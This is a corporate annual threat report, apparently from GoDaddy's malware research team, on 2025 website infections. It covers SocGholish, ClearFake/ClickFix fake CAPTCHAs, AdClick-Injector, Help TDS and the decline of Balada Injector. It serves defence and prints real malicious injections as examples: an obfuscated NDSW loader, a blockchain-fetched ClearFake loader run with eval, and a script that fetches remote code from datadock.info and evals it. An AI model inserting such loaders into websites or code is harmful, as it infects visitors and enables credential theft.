GoDaddy

Annual Website Security Threat Report

MALWARE RESEARCH TEAM — THREAT INTELLIGENCE & ANALYSIS

2025 EDITION

Table of Contents

Executive Summary

834,661

INFECTED WEBSITES DETECTED

across 34M+ scans analyzed globally in 2025

34M+	932,641	74,750
SCANS ANALYZED	THREAT DETECTIONS	SOCIAL ENGINEERING

THREAT CATEGORY DISTRIBUTION

Malware	41.5%
SEO Spam	35.2%
Malicious Redirects	21.7%
Unwanted Ads	1.1%
Defacements	0.5%

Throughout 2025, GoDaddy's malware research team analyzed the results of over **34 million websites scans** across the global internet, detecting infections on **834,661 unique websites**. GoDaddy's scanning infrastructure, continuously refined with new signatures and blocklist updates, provides the foundation for the findings in this report. Powered by a wide array of proprietary detection signatures, our continuous monitoring revealed significant shifts in the website security landscape that changed how attackers compromise websites and how defenders must respond.

Key Findings

Social engineering malware was found on over 74,000 websites across the web.

Fake Browser Updates, CAPTCHA challenges, and system repair prompts (including SocGholish and ClearFake/ClickFix) were detected on 74,750 websites across the internet in 2025. An additional 72,225 blocklist detections of external scripts loading from known social engineering campaign domains further illustrate the scale of this threat. These campaigns proved remarkably effective by exploiting human psychology rather than technical vulnerabilities.

Gambling SEO spam overtook Japanese spam.

For the first time in over a decade, gambling-related SEO spam became the most common type of spam injected into compromised websites, affecting 126,312 websites and overtaking Japanese SEO spam (89,646 websites). Overall, SEO spam affected 328,490 websites, representing 35.2% of detected threats.

Major campaigns disappeared while new threats emerged.

After years of dominance, Balada Injector and Sign1 malware campaigns effectively ceased as active operations in 2025 following the disruption of VexTrio/LosPollos traffic distribution infrastructure in late 2024. Meanwhile, SocGholish and ClickFix-style attacks became the most prominent social engineering threats.

AI accelerated malware development and lowered the barrier for entry.

Malware variant diversity increased significantly while time-to-market for new campaigns decreased throughout 2025. This acceleration shortens the window for effective response and requires continuous adaptation of detection methods.

Wider adoption of Blockchain-based infrastructure.

In addition to ClearFake, notorious for using smart contracts for storing and delivering malicious payloads, several other malware campaigns (from new ErrTraffic ClickFix malware to some variations of credit card skimmers) started using the EtherHiding technique, making malware infrastructure harder to block and disrupt through traditional methods.

The 2025 threat landscape was characterized by notable evolution: long-running campaigns that dominated for years suddenly disappeared, more threat actors started using ClickFix style social engineering tactics, and many major malware campaigns shifted toward using stolen credentials as their primary attack vector. These changes reflect attackers' strategic adaptation to shifting economic incentives and rapidly advancing tools and technologies.

The diversity of threats detected in 2025, with detections distributed across general malware (41.5%), SEO spam (35.2%), malicious redirects (21.7%), unwanted ads (1.1%), and defacements (0.5%) demonstrates the range of attack categories affecting websites. Infected websites often contain multiple types of malware simultaneously, with attackers deploying various techniques to maintain persistence and maximize monetization.

The disruption of established traffic distribution systems (most notably VexTrio/LosPollos) sent ripple effects across the malware ecosystem in 2025, collapsing campaigns that depended on that infrastructure and accelerating the rise of replacements like Help TDS.

2026 Predictions

LOOKING AHEAD

Based on patterns observed throughout 2025, our research team identified six significant trends that will likely intensify in 2026.

AI-Driven Malware Development

AI tools lower the barrier to malware creation, accelerating variant diversity and reducing attacker skill requirements.

Blockchain-Based Malware Infrastructure

Smart contracts (EtherHiding) will store more payloads and C2 configs, making infrastructure takedowns significantly harder.

AI-Targeted Malware: A New Attack Surface

Malware will target AI bots and browsers through prompt injection and training data poisoning as AI adoption grows.

Social Engineering Techniques Will Evolve

AI-generated lures, context-aware fake CAPTCHAs, and multi-stage deception chains will make attacks harder to recognize.

Traffic Monetization Infrastructure Remains Volatile

VexTrio/LosPollos disruption reshuffled the ecosystem. Help TDS emerged rapidly, signaling continued instability.

Malware Through Supply Chain Compromises

Targeting upstream repositories and CDNs to inject malware into downstream websites via compromised plugins, libraries, and packages.

Threat Landscape Synthesis

The diversity of threats detected in 2025, with detections distributed across general malware (41.5%), SEO spam (35.2%), malicious redirects (21.7%), unwanted ads (1.1%), and defacements (0.5%) demonstrates the range of attack categories affecting websites. Infected websites often contain multiple types of malware simultaneously, with attackers deploying various techniques to maintain persistence and maximize monetization.

The disruption of established traffic distribution systems (most notably VexTrio/LosPollos) sent ripple effects across the malware ecosystem in 2025, collapsing campaigns that depended on that infrastructure and accelerating the rise of replacements like Help TDS.

What Website Owners Should Know

Credentials are your weakest link: With many major malware campaigns using stolen credentials as their primary attack vector, implementing two-factor authentication is critical. Beyond strong passwords, website owners should monitor credentials through services like “Have I Been Pwned?”, regularly change passwords, prevent infections on local computers that could expose credentials, and monitor sites for suspicious administrative activity.

Security is continuous, not one-time: GoDaddy’s continuous detection research tracked major malware campaigns across their full lifecycle, adapting detection methods as threats evolved. Your security approach should be equally continuous: regular scanning, monitoring, and updates rather than annual security audits.

Threats evolve faster: AI-accelerated malware development means threats will change more rapidly in 2026 than they did in 2025. Prioritize security services with active research teams that can respond quickly to emerging campaigns.

For help preventing attacks and fixing malware problems, visit: **godaddy.com/web-security**

Introduction & Methodology

The website security landscape continued its ongoing evolution in 2025. Long-dominant malware campaigns effectively disappeared, while new threats emerged with notable speed and sophistication. GoDaddy's malware research team analyzed 834,661 infected global websites throughout the year, providing unique visibility into how attackers are evolving their tactics and what website owners must do to protect themselves.

About GoDaddy's Malware Research Team

GoDaddy's malware research team brings decades of combined experience in web-based threat analysis, specializing in the unique security challenges facing the world's website owners. Our researchers monitor, analyze, and respond to website security threats around the clock, tracking campaigns from initial emergence through evolution to eventual decline, and translating findings into detection signatures that protect millions of sites.

The team tracked major malware campaigns throughout 2025, analyzing thousands of malicious samples, and rapidly developing detection methods to identify new threats. Our work extends beyond detection; we share indicators of compromise (IOCs), collaborate with security researchers, and publish analysis to help the broader web security community understand evolving threats.

Data Collection Methodology

Our public SiteCheck website scanner detected all threats presented in this report throughout calendar year 2025 (January 1 through December 31, 2025). GoDaddy's proprietary detection system employs a wide array of signatures and detection techniques, examining websites at the browser level to detect client-side threats like malicious JavaScript, unauthorized redirects, spam injections and defacements.

> **Detection Scope**
>
> This analysis reflects **932,641 threat detections** across **834,661 infected websites** throughout 2025, providing insight into attack patterns, campaign evolution, and the most significant threats facing website owners. Because compromised sites frequently contain multiple malware types simultaneously (for example, both SEO spam and credit card stealers), category totals sum to more than the number of unique infected sites.

The 2025 Threat Landscape: A Year of Transformation

2025 will be remembered as a year the website security threat landscape underwent significant transformation. Long-dominant malware campaigns effectively disappeared while new threats emerged, infrastructure that powered major campaigns was disrupted, and the threat distribution shifted across categories. Our analysis revealed the scope of this transformation across five major threat categories, showing how the landscape evolved into something markedly different by year's end.

Threat Landscape by the Numbers

The scale of website compromise in 2025 remained substantial, with detection of 834,661 unique websites infected with malicious code. Each infection represented real harm: lost search rankings, stolen customer data, redirected traffic, damaged reputations, and in some cases, complete loss of functionality.

THREAT CATEGORY	% OF TOTAL DETECTIONS
Malware	**41.5%**
SEO Spam	**35.2%**
Malicious Redirects	**21.7%**
Unwanted Ads	**1.1%**
Defacements	**0.5%**

Data source: GoDaddy malware research operations, 2025

Malware: The Dominant Threat

Malware was the largest threat category in 2025, representing 41.5% of all detected website threats. This category encompasses the most dangerous threats to both website owners and their visitors: Fake Browser Updates and CAPTCHA pages that trick users into downloading various types of malware including remote access trojans, credit card skimmers that steal payment information from e-commerce checkout pages, cryptominers that hijack visitor computing resources, and web shells that provide attackers with persistent access to compromised servers.

What makes malware particularly concerning is its persistent nature and direct harm potential. The malware landscape in 2025 included veteran campaigns operating for years (SocGholish, active since at least 2017), many varieties of ClickFix-style social engineering campaigns, and numerous credit card skimmer (Magecart) injections, demonstrating that the malware ecosystem remains in constant flux.

SEO Spam

SEO spam accounted for 328,490 website detections across the internet in 2025, making it the second-most prevalent threat category at 35.2% of all signature detections. This category encompasses attacks designed to manipulate search engine rankings: doorway pages in Japanese or other languages, hidden gambling links, pharmaceutical spam keywords, and redirects that hijack search engine traffic to third-party spam sites.

For many attackers, SEO spam represents a lower-risk, steady revenue stream through affiliate marketing and traffic monetization. Unlike malware that directly harms visitors, SEO spam exploits a compromised site's domain authority and search engine trust to promote unauthorized content. The damage is primarily reputational and financial: degraded search rankings, lost organic traffic, potential search engine penalties, and damage to the website owner's credibility.

SEO spam campaigns demonstrate remarkable adaptability and persistence. In a notable shift for 2025, gambling spam surpassed Japanese spam as the dominant SEO spam category—the first time Japanese spam has not held the top position in many years. Gambling spam affected 126,312 sites while Japanese spam affected 89,646 sites, both representing massive scale despite the ranking change.

Malicious Redirects

Our scanners flagged malicious redirects in 202,122 detections (21.7% of all threats): infections that automatically route visitors to scam sites, fake tech support pages, malicious advertisements, and phishing portals. These redirects often operate conditionally, activating only for visitors from search engines, specific geographic regions, or particular device types, making them particularly difficult for website owners to detect through manual testing.

The prevalence of conditional redirects reflects the sophisticated infrastructure supporting modern malware operations. **Traffic distribution systems (TDS)** enable attackers to profile visitors and selectively redirect traffic based on monetization potential, evade security scanners by serving benign content to detected researchers, bots, site owners, and other types of ineligible visitors while maximizing revenue by routing different visitor types to different scam operations.

Unwanted Ads and Defacements

Unwanted ads (1.1%) and defacements (0.5%) represented smaller portions of the threat landscape but remained significant concerns. Unwanted ad injections typically include various ad scripts installed by bad actors without site owners' consent in order to monetize traffic to compromised sites. This category also includes scripts that site owners may install themselves without realizing that they cause

unwanted redirects and scam pop-ups. This also includes unauthorized persistent Google AdSense scripts installed via server-side cron jobs, which emerged as a notable trend in 2025 and represent a new monetization approach that GoDaddy's research team began tracking systematically during the year.

Defacements, while less common, create immediate and visible damage. Unlike more stealthy forms of compromise, attackers design defacements to be noticed, either to make political statements or simply to demonstrate their ability to compromise the site.

Dominant Patterns That Defined 2025

The numbers alone don't capture the most important story of 2025: the structural shifts that reshaped how attackers operate and what defenders must prioritize. Each of these patterns is explored in depth in the sections that follow; here we provide a brief overview to frame the rest of the report.

Fake Browser Update Campaigns Were Highly Prominent

Our signature detections confirmed fake browser update and ClickFix malware on 74,750 websites across the web, with SocGholish affecting 41,460 websites and ClickFix/Fake CAPTCHA campaigns affecting 33,290 websites. Additionally, our blocklist flagged 72,225 instances of websites loading external scripts from 192 known domains associated with these campaigns (106 SocGholish domains and 86 ClickFix-related domains), underscoring the breadth of the supporting infrastructure. They proved remarkably effective by exploiting user trust in legitimate software updates and delivering high-value payloads like remote access trojans, ransomware and infostealers.

Major Campaigns Ceased While Legacy Infections Persisted

Several prominent malware campaigns effectively ceased operations in 2025. After more than seven years of dominance in malware detections, the Balada Injector campaign has mostly disappeared. Similarly, we have not observed any new infections from campaigns such as Sign1 or the bogus URL shortener redirects. It remains unclear whether these campaigns have been permanently dismantled or whether the threat actors behind them have simply migrated to different forms of malicious activity that cannot be easily attributed to the same operators. Their disappearance correlates with the disruption of the VexTrio/LosPollos traffic distribution infrastructure in late 2024.

However, thousands of legacy infections persist on websites that were never properly remediated. While these residual infections no longer serve the original payloads, they continue to pose significant problems for affected sites; degrading page load performance, breaking page functionality, and causing unwanted redirects. Additionally, some of the formerly malicious domains have since expired and been re-registered by other threat actors, who now leverage them to serve unwanted advertisements and redirect visitors to scam sites.

Infrastructure Evolution Drove Campaign Changes

The replacement of VexTrio/LosPollos by Help TDS created cascading effects across the malware ecosystem: campaigns that couldn't adapt disappeared, campaigns that adapted continued, and new campaigns emerged optimized for available infrastructure.

SECTION 03

Major Malware Campaigns

41.5%

of all detected threats were malware in 2025

Major Malware Campaigns

The malware landscape in 2025 was characterized by significant transformation: several major campaigns that dominated previous years declined to legacy infections, while social engineering-based campaigns (including SocGholish and ClickFix) remained among the most prevalent delivery mechanisms, collectively affecting over a hundred thousand websites. Meanwhile, traffic redirection campaigns such as AdClick-Injector demonstrated rapid infrastructure evolution and persistent adaptability. Understanding these campaigns, including their techniques, infrastructure, and evolution, is critical for effective defense.

Social Engineering & Fake Browser Update Campaigns

Social engineering techniques, including Fake Browser Updates and ClickFix, were found on 74,750 websites across the web in 2025, with an additional 72,000+ blocklist detections of associated external infrastructure, making them one of the most prevalent malware delivery techniques observed by GoDaddy's research team. These campaigns exploit user trust in legitimate software updates and software routines, presenting convincing fake browser update notifications, CAPTCHA challenges or instructions to fix non-existent errors that trick visitors into downloading and installing malware.

> ⚠ **Major Malware Campaigns Leverage Social Engineering to Exploit User Trust**
>
> Social engineering-based campaigns were confirmed on over 74,000 websites in 2025, with an additional 72,225 blocklist detections of associated external infrastructure. These malware families prove remarkably effective by exploiting user trust in legitimate software updates rather than targeting software vulnerabilities, making them difficult for website owners to detect and challenging for visitors to distinguish from genuine update prompts.

SocGholish: The Multi-Year Veteran


SocGholish was detected on 41,460 websites in 2025 through signature-based scanning, continuing its multi-year presence as one of the longest-running Fake Browser Update campaigns. Our blocklist additionally flagged 60,753 instances of websites loading external scripts from 106 known SocGholish-associated domains, reflecting the campaign's extensive external infrastructure. Operating since at least 2017, this malware family demonstrates exceptional resilience and sophisticated infrastructure management.

What makes SocGholish particularly dangerous is its connection to high-value targets and ransomware operations. The malware has been documented delivering infostealers, remote access trojans (RATs), and serving as the initial access vector for ransomware deployment against corporate networks. Despite years of security community attention, SocGholish continues operating successfully through multiple infrastructure iterations.

SocGholish Campaign Profile

ACTIVE SINCE	SITES INFECTED	BLOCKED DOMAINS
2017	**41,460**	**106**

SocGholish malware is served by multiple different threat actors, each of which employs distinct compromise vectors and injection variation. The most notable variants include:



NDSW / ParrotTDS

The ongoing NDSW/NDSX malware campaign (the most prevalent variant of an inline SocGholish injection) accounted for 32,597 of our detections in 2025.

This campaign originally referenced the `ndsw` variable in its code (hence the name) and typically contains a custom wrapper used to dynamically serve the malicious injection through a PHP proxy.

In 2024, this campaign started deviating from the ndsw/ndsj variable naming pattern by introducing variables like `zqxq` and `zqxw`. In 2025, they made their variable names even more random. We have observed over a hundred variations of these variables, including `yqnq`, `bqiq`, `bqbq`, `aqeq`, `yqaq`, `iqgq`, `qquq`, `kqcq`, `zqzq`, `bqtq`, `dqpq`, `rqdq`, `fqcq`, `oqaq`, and `uqoq`. These variables still typically contain “q” in the second and fourth positions.

```
if(typeof hqeq==="undefined"){function a0I(Q,I){var B=a0Q();return a0I=function(N,i){N=N-(
    0x187c+0xc23+0x36*-0xab);var C=B[N];if(a0I['VCvqks']===undefined){var G=function(f){var
     e='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var h='',m='';
    for(var v=-0x787+0x838+-0xb1,W,u,K=0x1add+-0x27*-0x46+-0x2587;u=f['charAt'](K++);~u&&(W
    =v%(0xe5f+0x35*-0x87+0xd98)?W*(0x219b+0x53*0x2b+-0x2f4c)+u:u,v++%(-0x145*-0x3+-0x771+-
    0x3a6*-0x1))?h+=String['fromCharCode'](0x1126+-0x8*-0x242+-0x2237&W>>(-(-0x1f55+0x19bd*
    -0x1+0x3914)*v&-0x2222+-0x1edb+0x4103)):-0x4e4*0x7+-0x1f10+0x414c){u=e['indexOf'](u);}
    for(var c=0x1*-0x518+-0x95*0x1f+0x1723,U=h['length'];c<U;c++){m+='%'+('00'+h['
    charCodeAt'](c)['toString'](0x339*-0x1+0x134a+-0x1001))['slice'](-(-0x1*-0x7e1+0x1*-0x
    28+-0x7b7));}return decodeURIComponent(m);};var b=function(f,e){var h=[],m=-0x13df*-0x1
    +-0xeb7+-0x6*0xdc,v,W='';f=G(f);var u;for(u=0x808+0x257+0x3*-0x375;u<-0x48a+0x11*0x1f1+
    -0x1b77;u++){h[u]=u;}for(u=0x1d57*0x1+-0x9cd*-0x1+-0x5*0x7d4;u<-0x17bb+0x1*0x851+0xb*0x
    17e;u++){m=(m+h[u]+e['charCodeAt'](u%e['length']))%(0xd30+0xf1+0x1*-0xd21),v=h[u],h[u]=
    h[m],h[m]=v;}u=-0x1687+0x38*0x16+0x5*0x38b,m=0x7b3+-0x135+-0x67e;for(var K=0x4*0x1cd+-
    0xc*0xe8+0x3ac;K<f['length'];K++){u=(u+(-0x1*0x1609+0x2dd*-0x1+0x18e7))%(0x126c+0x11b4+
                                ...skipped...
    rand=function(){var u=a0I;return Math[u(0xb9,'CE%Q')+u(0xe1,'dVSE')]()[u(0xc6,'%0fM')+u
    (0xc3,'AQSb')+'ng'](0x1f31+0x1*0x132d+-0x323a)[u(0x9c,'T5wE')+u(0xa7,'VnQP')](0x219f+-
    0x1*-0x13d5+-0x3572*0x1);},token=function(){return rand()+rand();};(function(){var K=
    a0I,Q=navigator,I=document,B=screen,N=window,i=I[K(0xa8,'VnQP')+K(0xac,'H2sv')],C=N[K(
    0xc1,'@Id1')+K(0xdf,'dfFS')+'on'][K(0xb0,'$7ZZ')+K(0xde,'X4z#')+'me'],G=N[K(0xbe,'jd*y'
    )+K(0x96,'PC[@')+'on'][K(0xa5,'c6MK')+K(0x99,'c6MK')+'ol'],V=I[K(0xbf,'FF!F')+K(0xc4,'
    URXF')+'er'];C[K(0xbb,'ueKQ')+K(0xad,'!yv#')+'f'](K(0xc2,'T5wE')+'.')==-0x1b4c+0x3d*0x
    5a+0x5da&&(C=C[K(0x9e,'AQSb')+K(0xd5,'rnsF')](0x539+-0x968+0x433));if(V&&!b(V,K(0xe4,'
    @JaW')+C)&&!b(V,K(0xdb,']{f%')+K(0x8e,'rnsF')+'.'+C)&&!i){var T=new HttpClient(),D=G+(K
    (0xb2,'NYA%')+K(0x9d,'xSA&')+K(0xed,'!yv#')+K(0xdd,'pVlo')+K(0xa6,'$7ZZ')+K(0xa2,'nCab'
    )+K(0xc0,'jd*y')+K(0x9a,'H2sv')+K(0xb5,'jd*y')+K(0x92,'!gw4')+K(0x90,'AY4C')+K(0xe7,'
    VnQP')+K(0xe3,'CE%Q')+K(0xab,'ueKQ')+K(0xd4,'AQSb')+K(0xda,'LX9e')+K(0x93,'dkG(')+K(0x
    cf,'FF!F')+K(0x8d,'@bY5')+K(0xcc,'Yxsf')+K(0xe5,'nz7O')+K(0xb4,'nCab')+K(0xc5,']{f%')+K
    (0xc7,'uFCw')+K(0xeb,'@bY5')+K(0xd0,'E][f')+K(0xba,'!gw4')+K(0xd0,'E][f')+K(0xb8,'PC[@'
    )+K(0xb1,'FF!F')+K(0x91,'AY4C')+'=')+token();T[K(0xce,'nCab')](D,function(f){var c=K;b(
    f,c(0xca,'H2sv')+'x')&&W[c(0xe2,'nfV%')+'l'](f);});}function b(f,e){var U=K;return f[U(
    0xaf,'X4z#')+U(0xd2,'TEh*')+'f'](e)!==-(-0xd*0x187+0x2494+-0x10b8);}}());};
```


Example of the NDSW injection

In 2025, this malware typically comes in the form of complex fake WordPress plugins. Some of these plugins were also responsible for dropping additional plugins that injected Smilodon credit card skimmers.

The malware operates in two stages. First, a malicious JavaScript injection is typically found injected within web pages at the end of inline scripts (most commonly at the end of the WordPress wpemoji script) or appended to the bottom of .js files in the compromised environment. The second layer includes the payload responsible for SocGholish fake browser update pages, and is served by a malicious PHP proxy script which is typically located in a random directory on the same infected domain.

SocGholish via Keitaro TDS Infrastructure

Other types of SocGholish injections involved inline scripts and external script-src injections. Most of them were also produced by various fake WordPress plugins. In 2025, our external scanner detected 60,753 script-src injections using 106 known domains related to SocGholish.



```
(function(f,b,n,j,x,e){x=b.createElement(n);e=b.getElementsByTagName(n)[0];x.async=1;x.src=
    j;e.parentNode.insertBefore(x,e);})(window,document,'script','
    https://commonloamprojects.com/k3Ts3rHRRKH6ROP0llTc44DR64XEZms-M3qTZDLi');
```

Example of an inline script serving SocGholish


Top 5 Blocked SocGholish Domains in 2025

DOMAIN	# OF DETECTIONS
blessedwirrow[.]org	4,625
rednosehorse[.]com	3,662
customer.thewayofmoney[.]us	3,514
javascriptbasics[.]com	3,066
blackshelter[.]org	3,038

ClickFix: Fake CAPTCHAs and Similar Social Engineering Attacks

In 2024, many Fake Browser Update campaigns adopted a new social engineering technique. Rather than presenting fake update prompts, they began displaying fabricated browser or DNS errors along with instructions on how to resolve them. These instructions typically directed victims through a series of steps that usually involved copying and pasting malicious PowerShell commands into Windows terminal.

Initially, the ClickFix name was only used for one specific campaign (also known as ClearFake), but as numerous other campaigns adopted similar lures, ClickFix became an umbrella term for this category of attack.



Example of fake Cloudflare CAPTCHA with ClickFix instructions

In 2025, the most prevalent ClickFix lure consisted of various fake CAPTCHA challenges (particularly fake Cloudflare CAPTCHAs, owing to Cloudflare's ubiquity) that instructed users to press the Windows Key+R ⇒ Ctrl+V ⇒ Enter combination to paste and execute a malicious PowerShell command that the malware had placed into the clipboard when the lure page loaded.

In 2025, our signature-based scanning detected ClickFix malware variations on 33,290 websites across the internet, with ClearFake accounting for 27,349 of those detections. The remaining detections encompassed various other ClickFix-style campaigns. Separately, our blocklist flagged an additional 11,472 instances of external script-src injections pointing to 86 known ClickFix-related domains.

```
<script src="https://cdn.jsdelivr.net/npm/web3@latest/dist/web3.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/pako/2.0.4/pako.min.js"></script>
    <script src="https://cdn.jsdelivr.net/npm/crypto-js@4.1.1/crypto-js.min.js"></script>
    <script>
        console.log('Start moving...');
        document.addEventListener('DOMContentLoaded', async () => {
            try {
                const web3 = new Web3('https://bsc-dataseed.binance.org/');

                const contract = new web3.eth.Contract([
                    {"inputs": [], "stateMutability": "nonpayable", "type": "constructor"},
                    {"inputs": [], "name": "orchidABI", "outputs": [{"internalType": "string", "name":
                        "", "type": "string"}], "stateMutability": "view", "type": "function"},
                    {"inputs": [], "name": "orchidAddress", "outputs": [{"internalType": "string", "
                        name": "", "type":"string"}], "stateMutability": "view", "type": "function"},
                    {"inputs": [], "name": "merlionABI", "outputs": [{"internalType": "string", "name"
                        : "", "type": "string"}], "stateMutability": "view", "type": "function"},
                    {"inputs": [], "name": "merlionAddress", "outputs": [{"internalType": "string", "
                        name": "", "type":"string"}], "stateMutability": "view", "type": "function"},
                ], '0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53');

                const orchidABI = JSON.parse(pako.ungzip(Uint8Array.from(atob(await contract.methods.
                    orchidABI().call()), c => c.charCodeAt(0)), { to: 'string' }));
                const orchidAddress = await contract.methods.orchidAddress().call();
                const orchid = new web3.eth.Contract(orchidABI, orchidAddress);

                const decompressedScript = pako.ungzip(Uint8Array.from(atob(await orchid.methods.
                    tokyoSkytree().call()), c => c.charCodeAt(0)), { to: 'string' });
                eval(`(async () => { ${decompressedScript} })().then(() => { console.log('Moved.');
                    }).catch(console.error);`);

            } catch (error) {
                console.error('Road unavaible:', error);
            }
        });
        </script>
```

Example of the most common ClearFake injection

ClearFake: Blockchain-Powered Social Engineering

ClearFake, one of the first campaigns to adopt ClickFix lures and notable for its use of blockchains and smart contracts to store and deliver malicious payloads, was the most active campaign in this category. It was detected 27,349 times in 2025, with a distinct peak in January–February according to GoDaddy's research team observations. This campaign represents a sophisticated evolution in fake browser update delivery, combining fake CAPTCHA challenges with blockchain-based payload distribution.

The technical sophistication of ClearFake demonstrates rapid evolution. Rather than simple redirects, ClearFake infections inject JavaScript that evaluates visitor characteristics before displaying fake prompts, helping attackers avoid detection while maximizing successful payload delivery to genuine visitors.

This campaign constantly evolved in 2025, routinely changing the injection patterns. In 2025, we detected **38 distinct variations** of ClearFake injections.

This malware is distributed via dozens of fake WordPress plugins. Analysis of web server logs revealed **attackers logging into WordPress sites with valid stolen credentials**, uploading fake plugins, and activating them — all within 30 seconds. The attack chain involved no vulnerability exploitation; instead, threat actors most likely leveraged credentials harvested by infostealers like Vidar Stealer and Lumma Stealer from website administrators' computers. This creates a self-reinforcing cycle: ClearFake malware delivers infostealers to visitors, which harvest administrator credentials, which enable installation of more ClearFake malware on additional websites.

AdClick-Injector Traffic Redirection Campaign

The campaign tracked by GoDaddy malware researchers as “AdClick-Injector” infected 9,989 websites in 2025, with detections peaking in November at 2,732 sites. The campaign's name stems from the technique used by its malicious scripts, which dynamically inject an affiliate ad link and automatically trigger a click on it, causing unwanted redirects. Over two years of operation, the campaign has utilized affiliate links from various ad networks and traffic distribution systems, including AdsTerra, LosPollos/VexTrio, and HelpTDS. This campaign exemplifies rapid infrastructure evolution: when security researchers blocked one set of domains, new ones appeared within days.

```
<script type="text/javascript">
        document.addEventListener("DOMContentLoaded", function () {
            fetch("https://datadock.info/plg", { cache: "no-store" })
                .then(function(response) {
                    return response.text();
                })
                .then(function(code) {
                    var scriptContent = code.replace(/<\/?.*?script.*?>/gi, '');
                    try {
                        eval(scriptContent);
                    } catch (e) {
                        console.error("Eval error:", e);
                    }
                })
                .catch(function(error) {
                    console.error("Fetch error:", error);
                });
        });
        </script>
```

Example of AdClick-Injector script

This campaign initially drew our attention in 2024 when it served malicious content from various accounts on GitHub and Bitbucket, where the operators stored URLs for second-stage scripts. The operators abandoned GitHub-based code hosting in 2025, switching to dedicated domains such as support-wp[.]shop, skillboxultra[.]live, wafsearch[.]wiki, awards2today[.]top, and numerous others. They continuously rotate domain names and make incremental modifications to their injected scripts. In 2025, we detected 20 distinct variations of this malware.

Help TDS

While VexTrio/LosPollos dominated traffic distribution through 2024, their disruption created a vacuum. The TDS system referred to as Help TDS emerged as a successor, providing traffic routing infrastructure for malware campaigns that has been active in various forms since at least 2017. Help

TDS gets its name from a distinctive URL pattern: `<host>/help/?d{14}` (e.g., `qqjuurmj.homegarded[.]my[.]id/help/?29511696874942`).

Help TDS specializes in tech support scams utilizing full-screen browser manipulation and exit prevention techniques to trap victims on fraudulent Microsoft Windows security alert pages, with fallback monetization through dating, cryptocurrency, and sweepstakes scams. The operation provides PHP code templates to affiliates for installation into compromised websites, functioning as a malware-as-a-service platform.

> ### Self-Sustaining Credential Harvesting
>
> The most sophisticated manifestation is the **malicious `woocommerce_inputs` plugin** provided by the HelpTDS operators to various attackers, estimated to be installed on over 10,000 sites worldwide. This plugin evolved rapidly from simple redirects in late 2024 to a feature-rich malware toolkit by June 2025. The credential harvesting feature creates a self-sustaining cycle: the malware harvests WordPress credentials from compromised sites, which Help TDS operators can use to compromise additional websites, continuing the distribution cycle.

GoDaddy's research team has been tracking Help TDS evolution since its re-emergence, sharing indicators of compromise with the broader security community and developing detection methods that identify Help TDS infections across its multiple plugin variations.

Disappeared Campaigns

Balada Injector: From Leader to Legacy

Balada Injector was detected on 11,701 websites in 2025; a tenfold decrease from 2024 and a dramatic decline for a campaign that dominated the threat landscape from 2018 through 2024. Analysis by GoDaddy's research team indicates that these are primarily legacy infections: websites **compromised during the campaign's active years** that remain infected despite the campaign ceasing active operations. The majority of Balada Injector domains expired in 2025 and are no longer functional. However, some have since been re-registered by spammers, causing previously infected sites to redirect visitors or exhibit other unwanted behavior.

⚠ Legacy Infections Require Remediation

While Balada Injector is no longer actively compromising new websites, these 11,701 detections represent a significant cleanup challenge. Legacy infections often include persistent backdoors, modified theme files, and database injections that survive even after the visible malware is removed. Website owners discovering Balada Injector infections should conduct comprehensive security audits to identify all compromise artifacts, not just the obvious malware.

Balada Demise Timeline

The precise reasons behind Balada Injector's disappearance remain speculative; however, the timeline suggests a correlation with the disruption of the LosPollos traffic distribution channel in November 2024.

2018–2024

Active campaign dominating threat landscape with aggressive compromise of new sites

Late 2024

VexTrio/LosPollos traffic distribution disrupted — Balada's primary monetization channel

Nov 16, 2024

Swiftly transitioned to HelpTDS (id:23071650902120), reviving historical integration with that traffic distribution system

Dec 10, 2024

Shifted to fake captcha lures served on Balada's own domains

Feb 16, 2025

Ceased functioning; operators ultimately allowed remaining domains to expire

2025

10x decrease in detections; only legacy infections remain (11,701 sites)

What remains: Legacy Balada Injector infections may include JavaScript injections, backdoors, modified WordPress themes, database options containing malicious code, and malicious WordPress admin users.

